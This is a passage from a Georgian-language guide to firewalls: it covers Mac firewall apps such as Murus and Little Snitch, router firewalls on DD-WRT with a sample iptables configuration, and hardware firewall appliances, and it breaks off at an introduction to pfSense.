


სერვისების ბიბლიოთეკა. ამ ბიბლიოთეკიდან შეგიძლიათ აარჩიოთ, რის დაშვება თუ აკრძალვა გინდათ. მაგალითად, თუ დააჭერთ Web ნიშანს, გაგიხსნით ფანჯარას, რომელიც Web სერვერთან კავშირის დაშვების ან აკრძალვის საშუალებას მოგცემთ.

თუ მწვანე სვეტში გააააქტიურებთ everyone, მაშინ ყველა ჯგუფს შეეძლება ვებსერვერთან კავშირი. თუ რამე მოწყობილობებისათვის გინდათ კავშირის აკრძალვა, მაშინ შესაბამისი ჯგუფი უნდა შექმნათ. ამისთვის მთავარ ფანჯარაში Groups Library სტრიქონში დააჭირეთ + ღილაკს. ეკრანზე გამოვა ახალი ჯგუფის შექმნის დიალოგი.


+ და - ღილაკებით შექმენით ახალი ჯგუფი. შემდეგ კი WEB სერვისის ფანჯარაში წაშალეთ everyone ჯგუფი და გადაათრიეთ ახალი ჯგუფი.

თუ  ღილაკზე დააჭერთ, ფანჯრის მარჯვენა ნაწილში გამოვა Firewall-ის წესები. მათ შორის ისინიც, რომლებიც შექმენით ახალი ჯგუფების შექმნისა და მათთვის უფლებების მიცემის დროს.



Lite ვერსიაში ვერ წაშლით ყველა სერვისს და ვერ განსაზღვრავთ ცალკეულ სერვისებს გარეთ გამავალი კავშირებისათვის, ამისთვის ფასიანი ვერსიაა საჭირო.


Strategies ღილაკი გადაგიყვანთ სტრატეგიების, ანუ სისტემურად ნაგულისხმები წესების განსაზღვრაზე.



აქ შეიძლება აღადგინოთ საწყისი კონფიგურაცია, ან შეცვალოთ კონფიგურაცია Firewall Configuration Wizard-ის საშუალებით, ან შექმნათ წინასწარ განსაზღვრული კონფიგურაციები Predefined Firewall Configuration Presets, რომლებსაც მოგვიანებით გამოიყენებთ.

Firewall Configuration Wizard-ს თუ დააჭერთ, კონფიგურირება დაიწყება შემომავალი კავშირებით

თუ Continues დააჭერთ, შეგვეძლება შემომავალი კავშირების დაბლოკვა ან სხვა ქვემოთ ჩამოთვლილი ქმედებების გაკეთება.



ამის შემდეგ სისტემა მოგთხოვთ, განსაზღვროთ კავშირები სხვა კომპიუტერებთან და ლოკალურ ქსელთან. შემდეგ შეგეკითხებათ, ჩაწეროს თუ არა ინფორმაცია დაბლოკილი შემომავალი კავშირების მოთხოვნების შესახებ. ამგვარად, შევქმენით კავშირის სტრატეგია, რომლის დამთავრების შემდეგაც პროგრამა შესაბამისად შეცვლის Firewall-ის წესებს.


სტრატეგიები, ასევე, გათვლილია სამი დონის მომხმარებელზე: Novice - დამწყები, ამ შემთხვევაში წესების შექმნა ძალიან გამარტივებულია, თუმცა ცხადია, მხოლოდ გარკვეული წესების არჩევაა შესაძლებელი. Intermediate – საშუალო, ნაბიჯ-ნაბიჯ განგასაზღვრინებთ წესებს, ბევრად უფრო მოქნილსა და ძლიერს, ვიდრე წინა ფუნქცია.

და ბოლოს ექსპერტი - სისტემა აქ სრულ წვდომას გაძლევთ.

MURUS PRO ალბათ ერთ-ერთი საუკეთესო პროგრამაა. მას ბევრი სხვადასხვა დამატებითი თვისება აქვს, მათ შორის, ქსელის პაკეტების თვალიერება, ქსელის ბარათებთან წვდომა, კავშირის სისწრაფის კონტროლი და სხვა. მას აქვს ძალიან კარგი სახელმძღვანელო, დახმარება და ვიდეო სახელმძღვანელოებიც კი.

Little Snitch (პატარა ჩამშვები) - ეს არის ყველაზე ადვილი გამოსაყენებელი ინტერფეისი. არ არის უფასო, დაახლოებით 30 ევროა ღირს.


ეს პროგრამა ადვილად ბლოკავს შემომავალ და გამავალ კავშირებს მათზე უბრალოდ დაჭერით.




პროგრამა გაჩვენებთ ყველა წესის სიას, სადაც ლურჯად მონიშნული გადამრთველი ნიშნავს, რომ წესი აქტიურია, ხოლო მწვანე ფერი აღნიშნავს, რომ კავშირი დაშვებულია. თუ დააჭერთ რომელიმე სტრიქონს, ამ წესის შესაბამისი დეტალური ინფორმაცია გამოვა ცალკე დიალოგში.

ფანჯრის მარცხენა პანელის დახმარებით შეგიძლიათ სხვადასხვა ტიპის წესების ფილტრაცია. მაგალითად, ნახოთ ბოლო 24 საათის განმავლობაში შექმნილი წესები - **Last 24 Hours**, ან შეხედოთ დროებით წესებს - **Temporary rules**. **Unapproved rules** - გიჩვენებთ წესებს, რომლებიც ავტომატურად შეიქმნა. მაგალითად, **Silent Mode** - ჩუმ რეჟიმში პროგრამას შეგიძლიათ უთხრათ, აკრძალოს თუ დაუშვას კავშირები, იგი არ შეგატყობინებთ კავშირების შესახებ და ავტომატურად შექმნის შესაბამის წესებს.

პროგრამის განსაკუთრებული თვისებაა ქსელის მონიტორი. იგი ფანჯრის მარჯვენა მხარეს გამოვა



აქ წითელი სტრიქონი ნიშნავს, რომ კავშირის მცდელობა დაიბლოკა. თუ რომელიმე სტრიქონზე მარჯვნივ დააჭერთ, გამოსული მენიუ საშუალებას მოგცემთ, ამ სტრიქონს განუსაზღვროთ ახალი წესი, ან დაიჭიროთ ქსელის პაკეტები, შეგიძლიათ შეხედოთ სტრიქონის შესაბამის წესებს. და ა.შ.




მას, ასევე, აქვს სხვადასხვა კონფიგურაციების შენახვის საშუალებაც. საკმაოდ კარგი Firewall-ია, ბევრი საჭირო თვისებით.

საბოლოოდ კი ისმის კითხვა, გვჭირდება თუ არა Firewall Mac კომპიუტერებზე, პასუხი არის იგივე, რაც Linux-ის შემთხვევაში. გააჩნია, რას აკეთებთ, შეიძლება არ გჭირდებათ, მაგრამ თუ უცნობ ქსელებთან გიწევთ კავშირი და ასევე არასაიმედო მოწყობილობები გაქვთ ქსელში, ჯობია Firewall გამოიყენოთ. გაითვალისწინეთ, რომ Firewall, რომელიც სისტემას მოჰყვება, არ გიცავთ იმ შემთხვევებში, როცა კომპიუტერი უკვე დავირუსებულია და ვირუსი ცდილობს კავშირი დაამყაროს თავის სერვერთან, ამ Firewall-ს არ შეუძლია გარეთ გამავალი კავშირების დაბლოკვა. თუ PF-ს გამოიყენებთ, ისიც შეზღუდულ დაცვას გთავაზობთ, რადგან ვირუსებს შეუძლიათ შემოუარონ Firewall-ს, მაგალითად, თქვენივე გახსნილი პორტების გამოყენების საშუალებით. Muru Pro და Little Snitch-ს შეუძლიათ პროგრამულ დონეზე მუშაობა და შესაბამისად, ბევრად მეტად დაგიცავენ ვირუსებისაგან, მაგრამ სამაგიეროდ, საჭიროა მუდმივად მართოთ Firewall და შექმნათ ან გააუქმოთ სხვადასხვა წესები. გააჩნია, რამდენად სერიოზულად უყურებთ უსაფრთხოებას და რამდენი დროის დახარჯვა გინდათ Firewall-ის ადმინისტრირებაზე.

ქსელის ცეცხლგამძლე კედლები (Firewall)


სახლის რუტერებს შეიძლება ჰქონდეს ძალიან სუსტი ან შეიძლება საერთოდ არ ჰქონდეს ცეცხლგამძლე კედელი (Firewall). ახალი სისტემის ჩატვირთვა რუტერებში (როგორც ეს ზემოთ განვიხილეთ) ჩატვირთავს ახალ ცეცხლგამძლე კედელსაც და აქ ისეთ სერიოზულ პროგრამაზე ვლაპარაკობთ, როგორიც არის iptables. შემოთავაზებული Open WRT https://oldwiki.archive.openwrt.org/doc/uci/firewall და DD WRT https://wiki.dd-wrt.com/wiki/index.php/Firewall სწორედ ამ Firewall-ს შეიცავენ.




როგორც წესი, Firewall-ებს გრაფიკული ინტერფეისიც მოჰყვებათ, მაგრამ მათი კარგად კონფიგურირებისთვის ბრძანებებით მუშაობაა საჭირო. ქვემოთ განვიხილავთ DD WRT-ის და მის შესაძლებლობებს. მისი გრაფიკული ინტერფეისი საკმაოდ კარგ შესაძლებლობებს გთავაზობთ:

მაგალითად, ჩართოთ და გამორთოთ პაკეტების ფილტრაცია, დაამატოთ ჯავა აპლეტების ან ActiveX-ის ფილტრები, მაგრამ ცხადია, ასეთი ფილტრაცია დაშიფრულ პაკეტებს ვერ გაფილტრავს, ჩვენ კი ძირითადად დაშიფრულ ინფორმაციასთან გვექნება საქმე. გრაფიკული ინტერფეისი გთავაზობთ WAN-ის დაბლოკვის შეზღუდულ შესაძლებლობებს და ასევე, გარკვეულ დაცვას პირდაპირი, ძალისმიერი (Brut force) შეტევებისაგან. რუტერი გამოგიგზავნით შეტყობინებას თქვენ მიერ განსაზღვრული სიტუაციების მოხდენისას, და ასევე, შეგიძლიათ ჩართოთ ე.წ Logging, ანუ ქმედებების ქრონოლოგიური რეესტრის ჩაწერა. არ გაქვთ იმის განსაზღვრის საშუალება, თუ ზუსტად რომელი ქმედებები უნდა ჩაიწეროს რეესტრში. თუმცა შეიძლება განსაზღვროთ, რამდენად დაწვრილებითი უნდა იყოს ჩაწერა. ამისათვის სამი პარამეტრი არსებობს: **Low** (დაბალი), **Medium** (საშუალო) და **High** (მაღალი). ამ შემთხვევებში ჩაიწერება სამი ძირითადი ჯაჭვი: გადაგდებული პაკეტები(Dropped), უარყოფილი პაკეტები (Rejected) და მიღებული პაკეტები (Accepted).

იმისათვის, რომ ბრძანებებით მართოთ DDWRT, უნდა გადახვიდეთ Administration ჩანართზე და Commands უჯრაში შეიყვანოთ ბრძანებები.



ან Telnet-ის საშუალებით შეუერთდეთ რუტერს და გამოიყენოთ ბრძანებების სტრიქონი.



ცხადია iptables-ში კარგად უნდა ერკვეოდეთ, სანამ ამას გააკეთებთ. ადმინისტრაციულ ფუნქციებთან ექსპერიმენტირებისას აუცილებლად კარგად გათვალეთ ქმედებები იმისათვის, რომ არ ჩაუკეტოთ თქვენს თავს რუტერი და შესაბამისად, დაკარგოთ წვდომა.

DD WRT-ის საიტი https://wiki.dd-wrt.com/wiki/index.php/FirewallExample იძლევა კონფიგურაციის ბრძანებების მაგალითებს.

```
# ----------------------
#--- IPTABLES START ---
# ----------------------

#
# DEFINES:
LAN_IP=$(nvram get lan_ipaddr)
WAN_IP=$(nvram get wan_ipaddr)

# ---

# Create ALL_ACCEPT chain:
iptables -N ALL_ACCEPT
iptables -P ALL_ACCEPT ACCEPT
# Insert ALL_ACCEPT chain on top of INPUT rules:
iptables -I INPUT -j ALL_ACCEPT

# Create NAT_ACCEPT chain:
iptables -N NAT
iptables -P NAT ACCEPT
# Insert NAT chain on top of INPUT and FORWARD rules:
iptables -I INPUT -j NAT
iptables -I FORWARD -j NAT
```

Iptables ბრძანებების და გადამრთველების სიის სანახავად გადადით ბმულზე https://wiki.dd-wrt.com/wiki/index.php/Iptables_command

თუ გეზარებათ ბრძანების სტრიქონით მუშაობა, ან ვერ დაიმახსოვრეთ ბრძანებები და Firewall-ის სამართავად კარგი გრაფიკული ინტერფეისი გინდათ, ალბათ, Firewall Builder https://wiki.dd-wrt.com/wiki/index.php/Firewall_Builder არის ერთ-ერთი ასეთი საუკეთესო პროგრამა, მუშაობს დისტანციურად SSH-ის საშუალებით და მუშაობს Mac, Linux და Windows-ზე.

ეს ბმული http://fwbuilder.sourceforge.net/4.0/how_it_works.shtml კი გადაგიყვანთ Firewall Builder-ის ვებ გვერდზე. საიდანაც მისი ჩამოტვირთვა შეიძლება და მოგცემთ დაწვრილებით დოკუმენტაციას და ინსტრუქციებს, როგორ იმუშაოთ ამ პროგრამასთან.

ქსელის ცეცხლგამძლე კედელის (Firewall) აპარატურა


ქსელის Firewall-ის დაყენება ჩვეულებრივ კომპიუტერზეც შეიძლება, თუმცა ეს კომპიუტერი საკმაოდ ძლიერი უნდა იყოს, ან შეიძინეთ იაფი Firewall და დააყენეთ იგი ქსელში, ასეთი მოწყობილობები მართვის გრაფიკული ინტერფეისს გთავაზობენ და შედარებით ადვილი სამართავია.

	SG-2220	SG-2440	SG-4860	XG-2758
				
Best Used For	SOHO Network Remote Worker	Small Business SMB Network Gigabit Throughput	Medium Business SMB Network Gigabit Throughput	Medium Business Large Business Branch Offices
CPU Speed	1.7 GHz	1.7 GHz	2.4 GHz	2.4 GHz
CPU Cores	2	2	4	8
Memory	2GB DDR3L	4GB DDR3L	8GB DDR3L	16GB ECC
Max Active Connections	--	3,900,000	8,000,000	16,000,000

თუ გადაწყვეტთ, რომ ასეთი მოწყობილობა იყიდოთ, მაშინ, ჩემი აზრით, ყველაზე კარგ მოწყობილობებს ყიდიან ამ https://www.pcengines.ch/ საიტზე. ეს მოწყობილობები მზადდება სპეციფიურად პაკეტების გადამისამართების და მათი ფილტრაციისათვის. ამ საიტზე, ასევე, კარგადაა აღწერილი თითოეული მოწყობილობა და შეგიძლიათ გაარკვიოთ, როგორ შეუკვეთოთ მოწყობილობა. სამწუხაროდ, მათ საქართველოში დისტრიბუტორი არ ჰყავთ. მაგალითად, ქვემოთ მოყვანილი მოწყობილობა 4 გბ მეხსიერებით https://www.pcengines.ch/apu.htm შექმნილია როგორც რუტერი და Firewall. მასზე ქსელის რამდენიმე ბარათის დაყენებაა შესაძლებელი. ამ მოწყობილობასთან ერთად საჭიროა გარკვეული ტიპის მოდემი, რომელიც ინტერნეტთან შეგაერთებთ. თუმცა, თუ ქსელი დიდია, დიდი რაოდენობის პაკეტების გაგზავნა და მიღება ხდება, შესაძლებელია, რომ რუტერად და Firewall-ად ცალ-ცალკე მოწყობილობები ამუშაოთ.

ეს მოწყობილობები 100-დან 130 დოლარის ფარგლებში ღირს, ასევე, იყიდება მათი გარე კორპუსებიც.

ღია არქიტექტურის მოწყობილობების შესაძენად შესაძლებელია ამ საიტს მიმართოთ https://www.crowdsupply.com/sutajio-kosagi/novena.




ქსელის ცეცხლგამძლე კედლები (Firewall) pfSense, Smoothwall და Voys

pfSense არის ერთ-ერთი ყველაზე კარგი ქსელის Firewall. მისი ვებსაიტი https://www.pfsense.org/ ასეთია:

